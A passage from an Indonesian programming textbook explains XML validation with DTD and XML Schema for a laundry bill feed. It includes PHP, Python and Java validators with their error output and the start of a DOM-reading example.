  <bill id="B2908" status="departed">
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>
    <customer id="C0121">Laras Chandra</customer>
    <unit>10</unit>
    <rack>A02</rack>
    <arrived>2026-09-26T16:04:12+07:00</arrived>
    <charged>80000</charged>
  </bill>
</bills>
```

Temukan ketujuh kesalahan dalam **Kode 6.15** sebelum membaca lebih lanjut. Tanggalnya `26/09/2026`, bukan `2026-09-26`. Id tagihan pertama `2905`, bukan `B2905`. Status `washing`-nya tidak

ada. Unitnya `0`, padahal tak seorang pun membawa nol kilogram cucian. Waktu tibanya ditulis dalam format milik basis data, tanpa `T` dan zona waktu yang dijanjikan *feed*. Metode pembayarannya `ovo`, yang tidak diterima gerai. Dan tagihan kedua menaruh `service` sebelum `customer`. *Parser* menerima ketujuhnya tanpa bersuara, karena *parser* memeriksa *sintaksis* dan tidak punya pendapat tentang cucian.

> **DEFINISI.** Sebuah dokumen **valid** bila, selain *well-formed*, ia mematuhi sebuah **tata bahasa** (*grammar*) yang dinyatakan: dokumen terpisah yang menyebut elemen apa saja yang boleh muncul, dalam urutan apa, berapa kali, dengan atribut apa, dan (dalam XML Schema) seperti apa nilai-nilainya. Dua bahasa tata bahasa di bab ini adalah **DTD** dan **XML Schema**.

Validasi adalah soal *komunikasi*: dua sistem yang bertukar dokumen harus berbicara dalam bahasa yang sama, dan tata bahasa adalah bahasa itu yang dituliskan dalam bentuk yang dapat diperiksa mesin. Tata bahasa tidak wajib, dan banyak sistem yang berjalan baik tidak memilikinya. Yang dibelinya ada tiga. Pemeriksaan ditulis **sekali**, bukan sedikit berbeda di setiap pembaca. Ia menjadi **dokumentasi yang dapat dijalankan** dan tidak dapat usang, karena dialah yang berjalan. Dan, yang menentukan, ia memindahkan kegagalan **ke perbatasan**: pengirim dapat memvalidasi sebelum mengirim, dan berkas yang buruk ditolak dengan nomor baris, alih-alih menghasilkan total yang aneh di sebuah laporan tiga minggu kemudian.

6.12.2 Mendeklarasikan elemen

Document Type Definition adalah bahasa tata bahasa yang lebih tua, warisan dari SGML. Setiap deklarasi elemen berbentuk `<!ELEMENT`, sebuah nama, dan sebuah **model isi** (*content model*).

Deklarasi	Yang diizinkan
`<!ELEMENT animal (lion)>`	animal berisi tepat satu elemen, lion
`<!ELEMENT picture EMPTY>`	picture tidak berisi apa pun
`<!ELEMENT animal ANY>`	animal boleh berisi elemen terdeklarasi apa saja, dalam urutan apa saja
`<!ELEMENT name (#PCDATA)>`	name hanya berisi teks

Gambar 6.20 Deklarasi elemen dengan penjelasan di samping masing-masing: tepat satu anak bernama, `EMPTY`, `ANY`, dan `#PCDATA` untuk teks.

Empat bentuk dalam **Gambar 6.20** adalah: `(lion)`, tepat satu anak `lion`; `EMPTY`, tanpa isi sama sekali; `ANY`, elemen apa pun yang dideklarasikan dalam urutan apa pun, yang berarti menyerah pada tata bahasa; dan `(#PCDATA)`, hanya teks. *PCDATA* adalah *parsed character data*: teks yang referensi entitasnya tetap diuraikan. Elemen yang dideklarasikan `(#PCDATA)` tidak boleh memuat elemen anak; teks yang bercampur elemen membutuhkan bentuk canggung `(#PCDATA | b | i)*`.

6.12.3 Urutan, pilihan, dan jumlah

Koma berarti **urutan**: `<!ELEMENT animal (name, weight)>` menuntut sebuah `name` lalu sebuah `weight`, masing-masing sekali, dalam urutan itu. Garis tegak berarti **pilihan**, dan sebuah akhiran menghitung.

```
<!ELEMENT animal ((name, weight) | (picture))>
```

pilihan: name diikuti weight, atau picture

```
<!ELEMENT animal (name+, weight?, picture, subspecies*)>
```

name sedikitnya sekali; weight sekali atau tidak sama sekali;
picture tepat sekali; subspecies berapa kali pun, termasuk nol

Gambar 6.21 Pilihan dan kemunculan. `((name, weight) | (picture))` adalah pilihan antara dua alternatif; `(name+, weight?, picture, subspecies*)` memakai tiga penanda kemunculan.

Baris pertama **Gambar 6.21** menyatakan bahwa sebuah `animal` memuat `name` diikuti `weight`, atau sebuah `picture`. Baris kedua memakai akhiran-akhiran dalam **Tabel 6.5**.

Tabel 6.5 Empat penanda kemunculan dalam DTD. Keempatnya adalah seluruh cara menghitung dalam bahasa DTD.

Akhiran	Arti	Pembacaan `(name+, weight?, picture, subspecies*)`
tanpa akhiran	tepat satu	`picture` harus muncul sekali
`?`	nol atau satu	`weight` boleh muncul sekali atau tidak sama sekali
`+`	satu atau lebih	`name` harus muncul paling sedikit sekali
`*`	nol atau lebih	`subspecies` boleh muncul berapa kali pun, termasuk tidak sama sekali

CONTOH: Sebuah tagihan dalam **Kode 6.6** membutuhkan pelanggan, layanan, unit, rak, dan waktu tiba, masing-masing tepat sekali dan dalam urutan itu; lalu mungkin waktu selesai dan mungkin waktu diambil; lalu jumlah yang ditagihkan; lalu pembayaran berapa pun banyaknya, termasuk tidak ada. Dengan **Tabel 6.5** kalimat itu menjadi satu baris: `<!ELEMENT bill (customer, service, unit, rack, arrived, finished?, departed?, charged, payment*)>`. Periksa terhadap keempat tagihan: B2911 tidak memiliki `finished` dan `payment` (`?` dan `*` mengizinkan nol); B2913 tidak memiliki `departed`; yang lain memiliki semuanya sekali. Tagihan dengan dua elemen `charged`, atau dengan `service` sebelum `customer`, tidak valid.

6.12.4 Mendeklarasikan atribut

Atribut dideklarasikan dengan `<!ATTLIST`: elemennya, lalu untuk setiap atribut namanya, tipenya, dan nilai bawaannya. Begitu sebuah dokumen memiliki DTD, atribut yang tidak dideklarasikan adalah galat validitas.

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year (2000 | 2001) #REQUIRED>
```

Gambar 6.22 Atribut wajib dengan tipe enumerasi. `population` memuat teks dan harus membawa `year` yang nilainya `2000` atau `2001`.

Gambar 6.22 memadatkan tiga gagasan dalam satu deklarasi: **tipe enumerasi** `(2000|2001)`, kata kunci `#REQUIRED`, dan isi teks elemen.

Deklarasi

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year CDATA #FIXED "2000">
```

Dokumen	Putusan
`<population year="2001">80</population>`	tidak valid: hanya "2000" yang diizinkan
`<population year="2000">80</population>`	valid
`<population>80</population>`	valid: parser yang memvalidasi mengisi year="2000"

Gambar 6.23 Atribut tetap dan tiga putusannya: `year="2001"` tidak valid, `year="2000"` valid, dan menghilangkan `year` juga valid, karena *parser* mengisikan nilai tetapnya.

Putusan ketiga dalam **Gambar 6.23** adalah yang mengejutkan. Dengan `#FIXED "2000"`, sebuah `<population>` tanpa `year` itu valid, dan *parser* yang *memvalidasi* menyisipkan `year="2000"` ke dalam apa yang dilihat program. *Parser* yang tidak memvalidasi, membaca bita yang sama, sama sekali tidak melaporkan `year`. Hal yang sama terjadi pada nilai bawaan biasa, seperti `"false"` milik `cancelled` di bawah. Dua program, satu berkas, dua jawaban; itulah sebabnya setiap pembaca di bab ini mengisikan nilai bawaannya sendiri (`bill.get("cancelled", "false")` di Python).

Kode 6.16 Pengenal unik. Tipe `ID` menjanjikan bahwa tidak ada dua elemen dalam dokumen yang membawa nilai sama, dan menuntut nilainya berupa nama XML yang sah.

```
<!ELEMENT animal (name)>
<!ATTLIST animal code ID #REQUIRED>
```

Tipe `ID` dalam **Kode 6.16** harus unik di seluruh dokumen dan harus berupa nama XML, yang tidak boleh diawali angka. Itulah sebabnya DTD dapat menangkap id `2905` dalam **Kode 6.15** tetapi tidak berkeberatan terhadap `B2905`. Nilai bawaan lainnya adalah `#IMPLIED` (opsional, tanpa bawaan) dan `"nilai"` biasa (opsional, diisikan bila tidak ada).

6.12.5 Memasang DTD, dan tata bahasa *feed*

Sebuah dokumen menyebut tata bahasanya dalam `DOCTYPE`. Tata bahasa itu dapat berada di dalam dokumen:

Kode 6.17 DTD internal: `animal` adalah elemen akar, dan aturannya berada di dalam kurung siku `DOCTYPE`.

```
<?xml version="1.0"?>
<!DOCTYPE animal [
  <!ELEMENT animal (name, weight)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT weight (#PCDATA)>
]>
<animal>
  <name>lion</name>
  <weight>350 pounds</weight>
</animal>
```

atau di berkas terpisah:

```
<?xml version="1.0"?>
<!DOCTYPE animal SYSTEM "http://www.animals.com/xml/animal.dtd">
```

Gambar 6.24 DTD eksternal. `SYSTEM` memperkenalkan lokasi tata bahasanya; nama tepat sesudah `DOCTYPE` harus merupakan elemen akar dokumen.

DTD internal seperti **Kode 6.17** cocok untuk contoh yang berdiri sendiri; DTD eksternal seperti **Gambar 6.24** cocok untuk apa pun yang dipakai bersama, karena tata bahasanya tinggal di satu alamat. (DTD internal juga berarti instruksi orang asing yang tiba di dalam data orang asing, dan Subbab 6.21 menunjukkan akibatnya.) Berikut tata bahasa lengkap *feed* tagihan:

Kode 6.18 `data/bills.dtd`, tata bahasa *feed* tagihan sebagai DTD.

```
<!-- bills.dtd - the grammar of the Profitina Laundry bill feed, as a DTD.
     It says which elements may appear, in what order, how many times, and
     which attributes each carries.  It cannot say what a value must look like. -->
<!ELEMENT bills    (bill*)>
<!ATTLIST bills    outlet CDATA #REQUIRED
                   date   CDATA #REQUIRED>

<!ELEMENT bill     (customer, service, unit, rack, arrived,
                    finished?, departed?, charged, payment*)>
<!ATTLIST bill     id        ID                        #REQUIRED
                   status    (queued|finished|departed) #REQUIRED
                   cancelled (true|false)               "false">

<!ELEMENT customer (#PCDATA)>
<!ATTLIST customer id CDATA #REQUIRED>

<!ELEMENT service  (#PCDATA)>
<!ATTLIST service  id    CDATA #REQUIRED
                   price CDATA #REQUIRED>

<!ELEMENT unit     (#PCDATA)>
<!ELEMENT rack     (#PCDATA)>
<!ELEMENT arrived  (#PCDATA)>
<!ELEMENT finished (#PCDATA)>
<!ELEMENT departed (#PCDATA)>
<!ELEMENT charged  (#PCDATA)>

<!ELEMENT payment  (#PCDATA)>
<!ATTLIST payment  method    (cash|qris|transfer|credit) #REQUIRED
                   at        CDATA                       #REQUIRED
                   reference CDATA                       #IMPLIED>
```

Setiap konstruksi dalam **Kode 6.18** sudah muncul di atas: `(bill*)` mengizinkan satu gerai-hari tanpa tagihan; model isi `bill` adalah yang dikerjakan dalam contoh di Subbab 6.12.3; `id` adalah `ID`; `status`, `cancelled`, dan `method` adalah enumerasi; `reference` bersifat `#IMPLIED` karena pembayaran tunai tidak memilikinya.

> **PERINGATAN:** Yang tidak dapat dikatakan **Kode 6.18**: bahwa `unit` adalah bilangan bulat dari 1 sampai 999 (`#PCDATA` menerima `0` dan `hello` sama saja), bahwa `arrived` adalah tanggal dan waktu yang sah, bahwa `date` adalah tanggal, atau bahwa id tagihan adalah `B` diikuti empat angka. Dari tujuh kesalahan dalam **Kode 6.15**, DTD ini menangkap empat. DTD berasal dari dunia penerbitan, yang pertanyaannya "bolehkah sebuah bab memuat subbab?". Data bertanya "apakah ini bilangan bulat positif?", dan untuk itu ada XML Schema.

6.13 XML Schema

6.13.1 Tata bahasa yang ditulis dalam XML

DTD memiliki sintaksis pribadinya sendiri. **XML Schema** (XSD) sendiri adalah dokumen XML [5], yang berarti *parser* yang sama dapat membacanya, alat-alat dapat menghasilkan dan mentransformasikannya, dan sebuah skema dapat diperiksa terhadap skema untuk skema.

```
<?xml version="1.0" encoding="UTF-8"?>
<PressRelease>
  <Title>Student Loan Problems</Title>
  <Date>2001-07-20</Date>
  <Content>Bla bla bla</Content>
</PressRelease>

<?xml version="1.0" encoding="UTF-8"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
            elementFormDefault="qualified">
  <xsd:element name="PressRelease">
    <xsd:complexType>
      <xsd:sequence>
        <xsd:element name="Title"   type="xsd:string"/>
        <xsd:element name="Date"    type="xsd:date"/>
        <xsd:element name="Content" type="xsd:string"/>
        <xsd:element name="Author"  type="xsd:string" minOccurs="0"/>
      </xsd:sequence>
    </xsd:complexType>
  </xsd:element>
</xsd:schema>
```

Gambar 6.25 Sebuah dokumen dan skemanya. Di atas, sebuah `PressRelease` dengan judul, tanggal, dan isi; di bawah, sebuah tipe kompleks yang memuat urutan empat elemen, yang terakhir opsional.

Bacalah paruh bawah **Gambar 6.25**. Akar `xsd:schema` mengikat prefiks pada *namespace* tetap `http://www.w3.org/2001/XMLSchema` (prefiks `xs` sama lazimnya). `xsd:element` mendeklarasikan elemen; `xsd:complexType` menyatakan bahwa elemen itu memuat elemen lain; `xsd:sequence` adalah koma dalam DTD; setiap deklarasi anak menyebut sebuah **tipe data**, sehingga `type="xsd:date"` membuat validator memeriksa bahwa tanggalnya sungguh tanggal dalam bentuk baku `2001-07-20`; dan `minOccurs="0"` membuat elemen menjadi opsional. **Tabel 6.6** menerjemahkan keempat akhiran DTD ke dalam dua atribut ini.

Tabel 6.6 Penanda kemunculan **Tabel 6.5** dalam XML Schema. Baris terakhir tidak memiliki padanan dalam DTD.

DTD	XML Schema	Arti
tanpa akhiran	`minOccurs="1" maxOccurs="1"` (bawaan)	tepat satu
`?`	`minOccurs="0"`	nol atau satu
`+`	`maxOccurs="unbounded"`	satu atau lebih
`*`	`minOccurs="0" maxOccurs="unbounded"`	nol atau lebih
tidak ada padanan	`minOccurs="1" maxOccurs="5"`	antara satu dan lima

6.13.2 Tipe data dan *facet*

Alasan sesungguhnya untuk memilih skema adalah bahwa skema menggambarkan **nilai**, bukan hanya **bentuk**. Ada sekitar empat puluh tipe bawaan (`xs:string`, `xs:integer`, `xs:positiveInteger`, `xs:decimal`, `xs:boolean`, `xs:date`, `xs:dateTime`, dan lain-lain), dan setiap tipe dapat dipersempit dengan **restriksi** memakai ***facet***, yang didaftar dalam **Tabel 6.7**.

Tabel 6.7 *Facet* XML Schema yang dipakai di bab ini.

Facet	Membatasi	Dipakai dalam *feed* untuk
`enumeration`	nilai harus salah satu dari daftar	status tagihan, metode pembayaran
`pattern`	nilai cocok dengan ekspresi reguler	`B[0-9]{4}`, rak `[A-C][0-9]{2}`
`minInclusive` / `maxInclusive`	rentang numerik, ujung termasuk	unit paling banyak 999
`minExclusive` / `maxExclusive`	rentang numerik, ujung tidak termasuk	(tidak diperlukan di sini)
`length` / `minLength` / `maxLength`	banyaknya karakter	(aturan CHECK basis data)

Kode 6.19 `data/bills.xsd`: tata bahasa **Kode 6.18**, ditambah aturan nilai yang tidak dapat dinyatakan DTD.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - the same grammar as bills.dtd, plus what a DTD cannot say:
     that a unit is a whole number from 1 to 999, that a time is a real
     xs:dateTime, that a bill id is B and four digits. -->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="billId">
    <xs:restriction base="xs:string">
      <xs:pattern value="B[0-9]{4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="code">            <!-- C0022, S0003, O01 ... -->
    <xs:restriction base="xs:string">
      <xs:pattern value="[CSO][0-9]{2,4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="method">
    <xs:restriction base="xs:string">
      <xs:enumeration value="cash"/>
      <xs:enumeration value="qris"/>
      <xs:enumeration value="transfer"/>
      <xs:enumeration value="credit"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="quantity">        <!-- kg, items or pairs -->
    <xs:restriction base="xs:positiveInteger">
      <xs:maxInclusive value="999"/>
    </xs:restriction>
  </xs:simpleType>
```

Kode 6.19 (Lanjutan) *data/bills.xsd: tata bahasa Kode 6.18, ditambah aturan nilai yang tidak dapat dinyatakan DTD.*

```
<xs:simpleType name="rack">
  <xs:restriction base="xs:string">
    <xs:pattern value="[A-C][0-9]{2}"/>
  </xs:restriction>
</xs:simpleType>

<xs:element name="bills">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
        <xs:complexType>
          <xs:sequence>
            <xs:element name="customer">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id" type="code" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="service">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id"    type="code"               use="required"/>
                    <xs:attribute name="price" type="xs:positiveInteger" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="unit"     type="quantity"/>
            <xs:element name="rack"     type="rack"/>
            <xs:element name="arrived"  type="xs:dateTime"/>
            <xs:element name="finished" type="xs:dateTime" minOccurs="0"/>
            <xs:element name="departed" type="xs:dateTime" minOccurs="0"/>
            <xs:element name="charged"  type="xs:nonNegativeInteger"/>
            <xs:element name="payment" minOccurs="0" maxOccurs="unbounded">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:positiveInteger">
                    <xs:attribute name="method"    type="method"      use="required"/>
                    <xs:attribute name="at"        type="xs:dateTime" use="required"/>
                    <xs:attribute name="reference" type="xs:string"/>
                  </xs:extension>
                </xs:simpleContent>
```

Kode 6.19 (Lanjutan) *data/bills.xsd: tata bahasa Kode 6.18, ditambah aturan nilai yang tidak dapat dinyatakan DTD.*

```
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id"        type="billId"     use="required"/>
            <xs:attribute name="status"    type="status"     use="required"/>
            <xs:attribute name="cancelled" type="xs:boolean" default="false"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="code"    use="required"/>
      <xs:attribute name="date"   type="xs:date" use="required"/>
    </xs:complexType>
    <!-- No two bills in one feed may share an id. -->
    <xs:unique name="oneBillPerId">
      <xs:selector xpath="bill"/>
      <xs:field xpath="@id"/>
    </xs:unique>
  </xs:element>
</xs:schema>
```

Empat konstruksi dalam **Kode 6.19** layak diberi nama. **Tipe sederhana bernama** di bagian atas (`billId`, `status`, `quantity`, `rack`) didefinisikan sekali dan dipakai lewat namanya, cara skema menulis fungsi. `quantity` merestriksi `xs:positiveInteger`, yang sudah menyingkirkan nol, dengan `maxInclusive` 999, sesuai aturan aplikasi Laundry sendiri. **`xs:simpleContent` dengan `xs:extension`** adalah cara skema mengatakan *teks dan atribut*: `customer` memuat string dan membawa `id`; `payment` memuat bilangan bulat positif dan membawa `method`, `at`, serta `reference` yang opsional. **`default="false"`** pada `cancelled` adalah nilai bawaan yang sama dengan milik DTD. Dan **`xs:unique`** di akhir memakai dua ekspresi XPath kecil untuk menuntut agar tidak ada dua tagihan dalam satu *feed* yang berbagi id.

6.13.3 Memvalidasi dalam tiga bahasa

Kode 6.20 `php/04_validate.php`. `schemaValidate` memeriksa terhadap XSD; DTD hanya diperiksa bila dokumen menyebutnya, sehingga `withDoctype` membangun salinan yang menyebutnya.

```php
<?php
// 04_validate.php - well-formed is not the same as correct.  Validate the
// feed against its XML Schema and against its DTD, and print every complaint.
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

function report(string $label, bool $ok): void
{
    printf("%-36s %s%s", $label, $ok ? 'VALID' : 'INVALID', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

// A DTD is only checked when the document names it in a DOCTYPE, so build
// a copy of the document that does: same root element, plus the DOCTYPE.
function withDoctype(DOMDocument $doc): DOMDocument
{
    $impl = new DOMImplementation();
    $type = $impl->createDocumentType('bills', '', DATA . 'bills.dtd');
    $copy = $impl->createDocument('', '', $type);
    $copy->appendChild($copy->importNode($doc->documentElement, true));
    return $copy;
}

libxml_use_internal_errors(true);
foreach (['bills.xml', 'bills-invalid.xml'] as $file) {
    $doc = new DOMDocument();
    $doc->load(DATA . $file);
    report("$file against bills.xsd", $doc->schemaValidate(DATA . 'bills.xsd'));
    report("$file against bills.dtd", withDoctype($doc)->validate());
}
```

Kode 6.21 Keluaran **Kode 6.20**. Skema menemukan ketujuh kesalahan, masing-masing dengan barisnya; DTD menemukan empat.

```
bills.xml against bills.xsd          VALID
bills.xml against bills.dtd          VALID
bills-invalid.xml against bills.xsd  INVALID
    line 2: Element 'bills', attribute 'date': '26/09/2026' is not a valid value of the
atomic type 'xs:date'.
    line 3: Element 'bill', attribute 'id': [facet 'pattern'] The value '2905' is not
accepted by the pattern 'B[0-9]{4}'.
    line 3: Element 'bill', attribute 'id': Warning: No precomputed value available, the
value was either invalid or something strange happened.
    line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'washing'
is not an element of the set {'queued', 'finished', 'departed'}.
    line 6: Element 'unit': '0' is not a valid value of the atomic type 'quantity'.
    line 8: Element 'arrived': '2026-09-26 09:05:04' is not a valid value of the atomic
type 'xs:dateTime'.
    line 10: Element 'payment', attribute 'method': [facet 'enumeration'] The value 'ovo'
is not an element of the set {'cash', 'qris', 'transfer', 'credit'}.
    line 13: Element 'service': This element is not expected. Expected is ( customer ).
bills-invalid.xml against bills.dtd  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
    line 3: Value "washing" for attribute status of bill is not among the enumerated set
    line 10: Value "ovo" for attribute method of payment is not among the enumerated set
    line 12: Element bill content does not follow the DTD, expecting (customer , service ,
unit , rack , arrived , finished? , departed? , charged , payment*), got (service customer
unit rack arrived charged )
```

Bandingkan **Kode 6.21** dengan peringatan di akhir Subbab 6.12: DTD melaporkan id, status, metode pembayaran, dan urutan elemen, sedangkan skema menambahkan tanggal, unit, dan

waktu, sambil menyebut *facet*-nya setiap kali. Baris "No precomputed value available" adalah libxml yang mengulang keluhannya tentang id, bukan kesalahan kedelapan. Perhatikan pula perbedaannya dengan **Kode 6.9**: di sana *parser* berhenti pada kesalahan pertama; di sini dokumen terurai dengan bersih, sehingga validator terus berjalan dan melaporkan semuanya dalam satu kali jalan.

Pustaka standar Python mengurai XML tetapi tidak memvalidasinya; lxml, dipasang dengan `pip install lxml`, membungkus libxml2 yang sama dengan yang dipakai PHP [6]:

Kode 6.22 `python/05_validate.py`. `etree.DTD` dapat memeriksa dokumen apa pun, dengan atau tanpa `DOCTYPE`.

```
"""05_validate.py - validate against the DTD and the XML Schema with lxml
(pip install lxml).  The standard library parses XML but cannot validate it."""
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
dtd = etree.DTD(str(DATA / "bills.dtd"))              # no DOCTYPE needed
xsd = etree.XMLSchema(etree.parse(str(DATA / "bills.xsd")))

for name in ("bills.xml", "bills-invalid.xml"):
    doc = etree.parse(str(DATA / name))
    for label, grammar in (("DTD", dtd), ("XSD", xsd)):
        ok = grammar.validate(doc)
        print(f"{name:<18} {label}  {'VALID' if ok else 'INVALID'}")
        for e in grammar.error_log:
            if "No precomputed value" not in e.message:     # a follow-on echo
                print(f"    line {e.line}: {e.message}")
```

Kode 6.23 Baris-baris pertama keluaran **Kode 6.22**. Baris-baris selebihnya adalah pesan yang sama dengan **Kode 6.21**, karena pustaka di bawahnya sama.

```
bills.xml          DTD  VALID
bills.xml          XSD  VALID
bills-invalid.xml  DTD  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
```

Hasil Python sama dengan PHP pesan demi pesan (**Kode 6.23**). JDK mengerjakan tugas ini lewat `javax.xml.validation` [7], dengan implementasinya sendiri:

Kode 6.24 `java/Validate.java`. `Schema` yang sudah dikompilasi aman untuk banyak *thread* dan dapat dipakai ulang; `Validator` murah dan dibuat baru untuk setiap dokumen.

```
// Validate.java - javax.xml.validation: compile the schema once, then check
// documents against it, collecting every complaint instead of the first.
import java.io.File;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;
import org.xml.sax.*;

public class Validate {
    public static void main(String[] args) throws Exception {
        SchemaFactory sf = SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");        // no DTDs from
outside
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "file"); // local schemas only
        Schema schema = sf.newSchema(new File("../data/bills.xsd"));  // thread-safe,
reusable

        for (String name : List.of("bills.xml", "bills-invalid.xml", "bills-
malformed.xml")) {
            List<String> problems = new ArrayList<>();
            Validator v = schema.newValidator();                      // cheap, one per use
            v.setErrorHandler(new ErrorHandler() {
                public void warning(SAXParseException e) { add("warning", e); }
                public void error(SAXParseException e) { add("error", e); }
                public void fatalError(SAXParseException e) throws SAXException {
                    add("fatal", e);
                    throw e;                          // not XML at all: cannot go on
                }
                private void add(String kind, SAXParseException e) {
                    problems.add(String.format("    line %d %s: %s",
                            e.getLineNumber(), kind, e.getMessage()));
                }
            });
            try {
                v.validate(new StreamSource(new File("../data/" + name)));
            } catch (SAXParseException stop) {
                // already recorded by fatalError
            }
            System.out.printf("%-20s %s%n", name, problems.isEmpty() ? "VALID"
                    : problems.get(0).contains("fatal") ? "NOT WELL-FORMED" : "INVALID");
            problems.forEach(System.out::println);
        }
    }
}
```

Kode 6.25 Keluaran **Kode 6.24**. Java melaporkan setiap kesalahan dua kali, sekali untuk *facet*-nya dan sekali untuk akibatnya, dan berhenti pada dokumen yang sama sekali bukan XML.

```
bills.xml            VALID
bills-invalid.xml    INVALID
    line 2 error: cvc-datatype-valid.1.2.1: '26/09/2026' is not a valid value for 'date'.
    line 2 error: cvc-attribute.3: The value '26/09/2026' of attribute 'date' on element
'bills' is not valid with respect to its type, 'date'.
    line 3 error: cvc-pattern-valid: Value '2905' is not facet-valid with respect to
pattern 'B[0-9]{4}' for type 'billId'.
    line 3 error: cvc-attribute.3: The value '2905' of attribute 'id' on element 'bill' is
not valid with respect to its type, 'billId'.
    line 3 error: cvc-enumeration-valid: Value 'washing' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
    line 3 error: cvc-attribute.3: The value 'washing' of attribute 'status' on element
'bill' is not valid with respect to its type, 'status'.
    line 6 error: cvc-minInclusive-valid: Value '0' is not facet-valid with respect to
minInclusive '1' for type 'quantity'.
    line 6 error: cvc-type.3.1.3: The value '0' of element 'unit' is not valid.
    line 8 error: cvc-datatype-valid.1.2.1: '2026-09-26 09:05:04' is not a valid value for
'dateTime'.
    line 8 error: cvc-type.3.1.3: The value '2026-09-26 09:05:04' of element 'arrived' is
not valid.
    line 10 error: cvc-enumeration-valid: Value 'ovo' is not facet-valid with respect to
enumeration '[cash, qris, transfer, credit]'. It must be a value from the enumeration.
    line 10 error: cvc-attribute.3: The value 'ovo' of attribute 'method' on element
'payment' is not valid with respect to its type, 'method'.
    line 13 error: cvc-complex-type.2.4.a: Invalid content was found starting with element
'service'. One of '{customer}' is expected.
bills-malformed.xml  NOT WELL-FORMED
    line 2 fatal: Open quote is expected for attribute "date" associated with an  element
type  "bills".
```

Kode `cvc-` dalam **Kode 6.25** adalah nomor klausul dalam spesifikasi XML Schema; mencari salah satunya menemukan aturan yang tepat. Baris-baris terakhir memperlihatkan perbedaan Subbab 6.5 dan 6.12 di satu tempat: diberi berkas yang rusak, validator tidak melaporkan dokumen yang tidak valid, melainkan galat *fatal*. *Well-formedness* adalah prasyarat validitas.

> **PERINGATAN:** Validasilah di perbatasan, sekali saja. Dokumen yang datang dari luar divalidasi saat tiba, lalu dipercaya di dalam program. Memvalidasi dokumen yang sama di setiap lapisan membuang waktu dan mengaburkan di mana pagarnya sebenarnya. Aturan Bab 3 untuk masukan formulir adalah aturan yang sama.

> **WAWASAN KUNCI:** Skema memeriksa tata bahasa dan tipe data, bukan dunia nyata. Sebuah *feed* dapat sepenuhnya valid namun menyebut gerai yang tidak ada, atau menandai tagihan dibatalkan sambil tetap menagihnya. **Aturan bisnis** semacam itu diperiksa oleh program, terhadap data yang dimiliki program, tepat sesudah validasi. Skema adalah pagar pertama, bukan satu-satunya.

6.14 Tiga Cara Membaca Dokumen

Ada tiga strategi membaca XML, dengan biaya yang berbeda, dan **Tabel 6.8** di akhir subbab ini membandingkannya.

6.14.1 DOM: membangun seluruh pohon

Document Object Model membaca seluruh dokumen dan membangun pohon Subbab 6.8 di memori; lalu Anda menjelajahinya, ke arah mana pun, sesering yang Anda mau. **Kode 6.26** mencetak ringkasan harian dengan cara ini.

Kode 6.26 `java/BillsDom.java`. `NodeList` dijelajahi lewat indeks karena ia bukan `Iterable` dalam Java.

```java
// BillsDom.java - read bills.xml into a DOM tree and print the day summary.
// The whole document is built in memory first; then we walk it freely.
import java.io.File;
import java.util.Locale;
import javax.xml.parsers.*;
import org.w3c.dom.*;

public class BillsDom {
    static String rupiah(long n) {
        return String.format(Locale.ROOT, "%,d", n).replace(',', '.');
    }

    static String text(Element parent, String name) {
        return parent.getElementsByTagName(name).item(0).getTextContent();
    }

    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        // A feed from outside must not carry a DOCTYPE: this refuses both
        // entity attacks of Section 6.21 in one line.
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        Element root = doc.getDocumentElement();

        System.out.printf("Outlet %s, bills received on %s%n",
                root.getAttribute("outlet"), root.getAttribute("date"));
        System.out.println("-".repeat(78));
        long charged = 0, paid = 0;
        int cancelled = 0;
        NodeList bills = root.getElementsByTagName("bill");
        for (int i = 0; i < bills.getLength(); i++) {   // a NodeList is not Iterable
            Element bill = (Element) bills.item(i);
            // getAttribute returns "" for an absent attribute, never null.
            boolean isCancelled = bill.getAttribute("cancelled").equals("true");
            long billPaid = 0;
            NodeList pays = bill.getElementsByTagName("payment");
            for (int j = 0; j < pays.getLength(); j++) {
                billPaid += Long.parseLong(pays.item(j).getTextContent());
            }
            long billCharged = Long.parseLong(text(bill, "charged"));
